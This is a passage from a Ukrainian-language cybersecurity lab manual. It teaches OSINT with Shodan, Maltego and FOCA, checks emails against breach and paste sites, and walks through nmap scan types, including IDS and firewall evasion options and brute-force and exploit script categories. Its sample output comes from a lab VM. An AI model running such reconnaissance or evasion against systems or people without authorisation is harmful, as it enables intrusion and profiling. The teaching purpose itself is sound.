Інтернету, Shodan запитує в нього різну загальнодоступну інформацію. Типи індексованих пристроїв можуть сильно відрізнятися: від невеликих настільних комп'ютерів до атомних.

Так що ж індексує Shodan? Основна частина даних береться з банерів, які представляють собою метадані про програмне забезпечення, що працюють на пристроях. Це може бути інформація про серверне програмне забезпечення, які параметри підтримують служби.




Рис. 4.8. Результат роботи пошукової системи Shodan

ЗАВДАННЯ 1.14

Яку інформацію ви змогли отримати з Shodan? (довести за допомогою скріншотів).

Відповідь:

ЗАВДАННЯ 1.15

Чи є додаткова інформація про досліджувану ціль? (довести за допомогою скріншотів).

Відповідь:

4.5 Автоматизація OSINT за допомогою Maltego та FOCA

Мета: опанувати способи використання Maltego та FOCA.

Після роботи студент повинен:

- знати як працює Maltego;
- знати як працює Foca.

Завдання:

- отримати всю інформацію з попередніх кроків використавши Maltego;
- отримати метадані за допомогою програми Foca.

Технічне оснащення робочого місця:

- Maltego
- Foca

Порядок виконання роботи

Maltego – це інструмент для побудови та аналізу зв'язків між різними суб'єктами і об'єктами. Її особливостями є: візуалізація отриманих даних, розвідка на основі відкритих джерел, комбінування для глибокого аналізу даних отриманих із закритих і відкритих джерел, автоматичний аналіз відкритих джерел і автоматична побудова взаємозв'язків між виявленими об'єктами.

Maltego дозволяє зібрати воедино інформацію отриману з відкритих і закритих джерел, вона дозволяє візуалізувати агреговані дані.

Maltego – це програма, яка може бути використана для виявлення відносин і реальних зв'язків між:

- людьми
- групами людей (соціальні мережі)
- компаніями
- організаціями
- Веб-сайтами

- Інтернет інфраструктурами, такими як:
 - доменами
 - DNS іменами
 - мережевими блоками
 - IP адресами
- Документами і файлами.

Ці об'єкти зв'язуються на основі розвідки з відкритих джерел.




Рис. 4.9. Результат роботи програми Maltego

FOCA – це інструмент, який використовується в основному для пошуку метаданих та прихованої інформації в сканованих документах. Ці документи можуть бути на веб-сторінках, їх можна завантажити і проаналізувати за допомогою FOCA.

Ця програма здатна аналізувати широкий спектр документів, найбільш поширеними з яких є файли Microsoft Office, Open Office або PDF, хоча також можливо аналізувати файли Adobe InDesign або SVG.

Ці документи шукаються за допомогою трьох можливих пошукових систем: Google, Bing і DuckDuckGo. Сума результатів трьох пошукових систем становить безліч документів. Також можна додавати локальні файли для

Використаємо програму FOCA для збору метаданих з файлів, що знаходяться на сайті certifiedhacker.com. Для цього в програмі FOCA створимо новий проект.



Далі виберемо типи файлів та пошукову систему, за допомогою якої будемо шукати файли, що можуть містити в собі метаданні. Натиснемо кнопку "Search All", та отримаємо список знайдених файлів.



Виділимо знайдені файли, далі виклика викликаємо правою кнопкою миші додаткове меню та завантажимо файли вибравши пункт “Download”, після чого

видобудемо метадані вибравши в тому ж меню пункт “Extract Metadata”




Рис. 4.12. Програма FOCA видобування метаданих з файлів

Проаналізуємо видобуті метадані. Як видно було знайдено 2 користувача, визначено операційні системи та офісні пакети, в яких створено документи.




Рис. 4.13. Результат роботи програми FOCA

ЗАВДАННЯ 1.16

Яку інформацію ви змогли отримати за допомогою Maltego? (довести за допомогою скріншотів).

Відповідь:

ЗАВДАННЯ 1.17

Чи є відмінності від автоматизованого та ручного збору даних? (довести за допомогою скріншотів) Поясніть.

Відповідь:

ЗАВДАННЯ 1.18

Завантажити та видобути метадані з файлів, отриманих із цільового домену/субдоменів компанії за допомогою FOCA? (довести за допомогою скріншотів) Поясніть.

Відповідь:

ЗАВДАННЯ 1.19

Чи є якісь імена користувачів / електронні листи? (довести за допомогою скріншотів).

Відповідь:

4.6 Перевірка облікових даних за допомогою Pastebin та Haveibeenpwned

Мета: ознайомитись з способами використання pastebin and haveibeenpwned сервісів для OSINT.

Після роботи студент повинен:

- знати як перевірити облікові дані в загальнодоступних базах даних.

Завдання:

- перевірити всі облікові дані з попередніх кроків із наданих ресурсів.

Технічне оснащення робочого місця:

- <https://haveibeenpwned.com/>
- <https://pastebin.com/>

Порядок виконання роботи

OSINT (англ. Open source intelligence) “Розвідка за відкритими джерелами”, що включає в себе пошук, вибір і збір розвідувальної інформації із загальнодоступних джерел, а також її аналіз.

За допомогою сервісу <https://haveibeenpwned.com/> перевіримо знайдену в попередніх роботах електронну скриньку abuse@web.com

Як бачимо за результатом перевірки було знайдено 7 порушень даних та знайдено 75 витоків.




Рис. 4.14. Результат роботи сервісу <https://haveibeenpwned.com/>

За допомогою сервісу <https://pastebin.com/> також перевіримо знайдену в попередніх роботах електронну скриньку abuse@web.com. Для цього в пошуку Google введемо наступну команду **site:pastebin.com abuse@web.com**. За результатом пошуку був знайдений текст листа, що був надісланий на поштову скриньку abuse@web.com.




Рис. 4.15. Результат роботи сервісу <https://pastebin.com/>

ЗАВДАННЯ 1.20

Перевірити електронні скриньки за допомогою сервісу Haveibeenpwned? (надайте результати за допомогою скріншотів) Щось цікаве?

Відповідь:

ЗАВДАННЯ 1.21

Перевірити електронні скриньки, домени та IP-адреси за допомогою Pastebin? (надайте результати за допомогою скріншотів) Щось цікаве?

Відповідь:

5 ЛАБОРАТОРНА РОБОТА №2 «СКАНУВАННЯ, ПЕРЕРАХУВАННЯ МЕРЕЖІ»

Передумови: Для виконання робіт рекомендується встановити програму віртуалізації для операційних систем, VirtualBox [11], на яку рекомендується встановити дистрибутив Kali Linux [12] – що є Linux дистрибутивом який створено на основі Debian з відкритим вихідним кодом, призначений для вирішення різних завдань інформаційної безпеки, таких як тестування на проникнення, дослідження безпеки і комп'ютерна криміналістика. Встановлена віртуальна машина з metasploitable 2 [13].

5.1 Загальні методи сканування

Мета: ознайомитись з процесом сканування мережі.

Після роботи студент повинен:

- **знати** як виконується сканування мережевих пристроїв;
- **вміти** проводити різні види сканування, а також вміти пояснити результати.

Завдання:

- відсканувати сайт `scanme.nmap.org`;
- відсканувати свою домашню мережу;
- надати інформацію про служби, що працюють на віддаленій машині.

Технічне оснащення робочого місця:

- командна консоль
- утиліти `nmap`, `zenmap`

Посилання:

- <https://nmap.org/>

Порядок виконання роботи

Nmap (Network Mapper) – це утиліта з відкритим вихідним кодом для

дослідження мережі та перевірки безпеки. Nmap використовується щоб визначити які хости доступні в мережі, які служби (назви програм та їх версії), також визначає операційні системи (і версії ОС) і ще безліч інших характеристик.

Запустивши команду *nmap -h*, можна подивитися всі доступні опції. Всі опції поділені на категорії.

TARGET SPECIFICATIO – визначення цілей сканування.

Сканування однієї ір -адреси

nmap 192.168.0.104

Це сама звичайна команда при скануванні. При запуску цієї команди від імені **root** відбувається скрите SYN сканування. Якщо команда запускається від імені звичайного користувача тоді відбувається TCP connect сканування, це означає, що під час сканування відбувається повне з'єднання.

Сканування декількох ір -адрес або діапазону, сканування імені хосту

nmap 192.168.0.1 192.168.0.2 192.168.0.3,

nmap 192.168.0.1-20,

nmap 192.168.0.0/24,

*nmap 192.168.0.**

nmap kpi.ua/24

-iL <ім'я вхідного файлу> – Вхідні дані зі списку хостів/мереж

-iR <число хостів> – вибір випадкових цілей

--exclude <host1 [, host2] [, host3], ...> – Виключити хости/мережі

--excludefile < ім'я вхідного файлу > – Виключення списку з файлу

HOST DISCOVERY – виявлення хостів.

-sL – сканування з метою складання списку

-sP – пінг сканування - просто визначити, чи працює хост

-Pn – розцінювати що всі хости працюють – пропустити виявлення хостів

-PS / PA / PU [список портів] – TCP SYN/ACK або UDP пінгування заданих хостів

-PE / PP / PM – пінгування з використанням ICMP-ECHO запитів, запитів

часової мітки і мережевої маски

-PO [список протоколів] – пінгування з використанням IP протоколу

Якщо опції з цього розділу не вказані (відбудеться сканування портів) nmap відправляє наступні запити:

ICMP echo запит (ping)

TCP SYN пакет на порт 443

TCP ACK пакет на порт 80

ICMP запит часової мітки (визначення часу)

ARP (for IPv4) запит (якщо сканування відбувається в локальній мережі)

Опція *-sn*: Ping Scan – вимикає сканування портів, що збільшує швидкість сканування з метою виявлення робочих хостів.

SCAN TECHNIQUES – режими сканування

-sS – TCP SYN сканування відбувається за замовчуванням

-sT – TCP Connect () сканування з використання системного виклику Connect з встановлення зв'язку, використовується коли TCP SYN сканування є недоступним.

-sU – сканування UDP протоколу (може виконуватися разом з іншими типами сканування)

-sY/sZ – сканування SCTP INIT/COOKIE-ECHO (використовується в мобільних мережах)

-sA – TCP ACK сканування використовується для визначення правил фаєрволу.

-sO – сканування протоколу IP, таким способом можна визначити які IP протоколи підтримуються на цільовому хості.

PORT SPECIFICATION AND SCAN ORDER – визначення портів та порядок сканування.

-p <діапазони портів> – сканувати лише зазначені порти

Приклад – *-p22; -p1-65535; -p U: 53,111,137, T: 21-25,80,139,8080, S: 9* (U-UDP port, T-TCP port, S-SCTP port)

--exclude-ports <діапазони портів> – виключення зазначених портів зі сканування

-F – швидкий режим - сканування лише 100 портів

SERVICE/VERSION DETECTION – визначення служб та версій

-sV – перевірка відкритих портів для визначення інформації про службу/версію (перевірка відбувається за базою nmap)

-version-intensity<рівень> – встановить від 0 до 9

--version-light – обмежитися найбільш легкими запитами (інтенсивність 2)

--version-all – не пропускати порти (інтенсивність 9), за замовчуванням nmap пропускає де-які порти.

OS DETECTION – визначення операційної системи

-O – увімкнути виявлення ОС

--osscan-limit – обмежити виявлення ОС перспективними цілями

--osscan-guess – Вгадує ОС більш агресивно

TIMING AND PERFORMANCE – термін виконання та ефективність

-T <0-5> – встановити шаблон часу (вище-швидше)

0, 1 – використовується для обходу системи вторгнення.

4 – параметр який nmap використовує за замовчуванням.

FIREWALL/IDS EVASION AND SPOOFING – розділ з опціями для обходу системи вторгнення та фаєрволів

-f; --mtu <val> – фрагментарні пакети (відправка даних в різних пакетах по 8 байт, можливо вказати своє значення, воно має бути кратним 8, наприклад *-f; --mtu 16*)

-D <decoy1,decoy2 [, ME], ...> – сканування з маскуванням (через кому вказуються хости з яких начебто приходять запити)

--data-length <num> – додає випадкові дані до надісланих пакетів (наприклад *--data-length 32*, іноді це дозволяє ввести в оману системи фільтрації)

--spoof-mac <mac-адреса/префікс/ім'я постачальника> – підробка вашої MAC-адреси

OUTPUT – вивід результатів сканування

-oN/-oX/-oS/-oG <файл> – сканування з виводом результату у звичайному режимі, XML, s | <rlpt klddi3, та формат Greperable

--resume <ім'я файлу> – відновлення скасованого сканування (nmap --resume)

MISC – додаткові опції

-6 – сканування протоколу IPv6 (IP адресу необхідно вказати в форматі IPv6)

-A – увімкнення виявлення ОС, виявлення версій, сканування сценаріїв і трасування маршруту

-v, -vv сканування з додатковою інформацією

SCRIPT SCAN – сканування з використанням скриптів

-sC – еквівалентно опції *--script = default*

--script = <Ім'я скрипта> – це розділений комами список скриптів або категорій скриптів.

--script-args = <імя1 = значення1, [імя2 = значення2, ...]> – Передача аргументів скриптів.

--script-updatedb – оновити базу даних скриптів.

Всього в nmap є більше 600 скриптів, всі вони знаходяться в папці */usr/share/nmap/scripts/*.

Всі скрипти розбиті по категоріях, це дозволяє запускати скрипти не тільки окремо, а також скрипти всієї категорії і навіть кілька категорій:

- Auth – категорія скриптів яка працює з обліковими даними автентифікації.
- Broadcast – ці скрипти потрібні для виявлення хостів не перераховані в командному рядку, шляхом широкомовної передачі в локальній мережі.
- Brute – скрипти для проведення brute force атак з метою отримання облікових даних аутентифікації.
- Default – базовий набір скриптів, визначених розробниками як "скрипти за замовчуванням" для розширення функціоналу Nmap. Саме вони запускаються командою *-sC* або *-A*.

- **Discovery** – скрипти цієї категорії збирають облікові, реєстраційні та статистичні дані про досліджувану систему.
- **Dos** – ці скрипти перевіряють досліджувану систему на уразливості до атак методом відмови в обслуговуванні.
- **Exploit - Nmap** спробує експлуатувати деякі відомі уразливості.
- **External** – ці скрипти відправляють інформацію в сторонні бази даних або ресурси, наприклад: whois, virus total, robtex, geoplugin, ipinfo і т.д. для отримання додаткових даних про досліджувану ціль.
- **Fuzzer** – скрипти для відправки програмного забезпечення сервера несподіваних або рандомізованих полів в кожному пакеті. Як правило використовується для виявлення вразливостей або помилок в налаштуваннях. Це досить агресивні скрипти, використання яких може спричинити збої в роботі сервера.
- **Intrusive** – у цій категорії знаходяться найбільш агресивні скрипти, спрямовані на виявлення багатьох поширених вразливостей, як служб і сервісів, так і аудиту паролів. Використання скриптів цієї категорії залишає досить багато слідів в цільовій системі і, як правило буде розцінено адміністраторами як спроба несанкціонованого втручання.
- **Malware** – ці скрипти перевіряють цільову систему на предмет зараження шкідливим ПЗ і наявності бекдорів.
- **Safe** – скрипти з цієї категорії призначені для збору загальної інформації і дослідження мережі, вони не виконують активних дій спрямованих на виявлення або експлуатацію вразливостей.
- **Version** – це скрипти розширення функціоналу опції визначення версій, їх не можна запустити окремо, вони спрацьовують при виборі параметра визначення версій (-sV).
- **Vuln** – скрипти що перевіряють наявність відомих вразливостей, результати будуть показані тільки в разі їх виявлення.

Приклади використання утиліти NMAP:

nmap -T4 -A -v 192.168.0.1 (інтенсивне сканування)

nmap -sS -sU -T4 -A -v 192.168.0.1 (інтенсивне сканування плюс UDP

сканування)

nmap -p 1-65535 -T4 -A -v 192.168.0.1 (інтенсивне сканування усіх 65535 портів)

nmap -T4 -A -v -Pn 192.168.0.1 (інтенсивне сканування, без пінг сканування)


nmap -T4 -F 192.168.0.1 (швидке сканування)

nmap -sV -T4 -O -F --version-light 192.168.0.1 (швидке сканування плюс визначення версії ОС)

nmap -sn --traceroute kali.org (швидке трасування)

nmap kali.org (звичайне сканування)

nmap --script smb-enum-users.nse -p 445 192.168.0.105 (сканування з використанням скриптів)



```
kali@kali: ~  
File Actions Edit View Help  
-(kali@kali)-[~]  
$ nmap -p- 192.168.0.104  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-22 08:00 EDT  
Nmap scan report for 192.168.0.104  
Host is up (0.0054s latency).  
Not shown: 65505 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
3632/tcp  open  distccd  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
6697/tcp  open  ircs-u  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
8787/tcp  open  msgsrvr  
33865/tcp open  unknown  
57821/tcp open  unknown  
58942/tcp open  unknown  
59915/tcp open  unknown  
Nmap done: 1 IP address (1 host up) scanned in 35.92 seconds
```

Рис. 5.1. Сканування Веб-додатку за допомогою утиліти NMAP

При використанні аргументу `-p-`, NMAP сканує всі 65535 порти, так як за

замовчування утиліта NMAP сканує лише 1000 найпопулярніших портів.

Зверніть увагу, що для деяких типів сканування утиліта NMAP вимагає права адміністратора, тоді перед вводом команди NMAP введіть команду *sudo*, наприклад:

```
sudo nmap -sA 192.168.0.104
```

ЗАВДАННЯ 2.1

Виконайте всі види відомих сканувань на запропонованому хості. Скільки портів TCP відкрито на кожному? Чи відкриті UDP – порти на будь-якій з сканованих машині? Доведіть це за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 2.2

Виконайте сканування протоколу IP (з параметром *-sO*). Чи відрізняються результати від тих, що були досягнуті на попередньому кроці? Поясніть. Доведіть за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 2.3

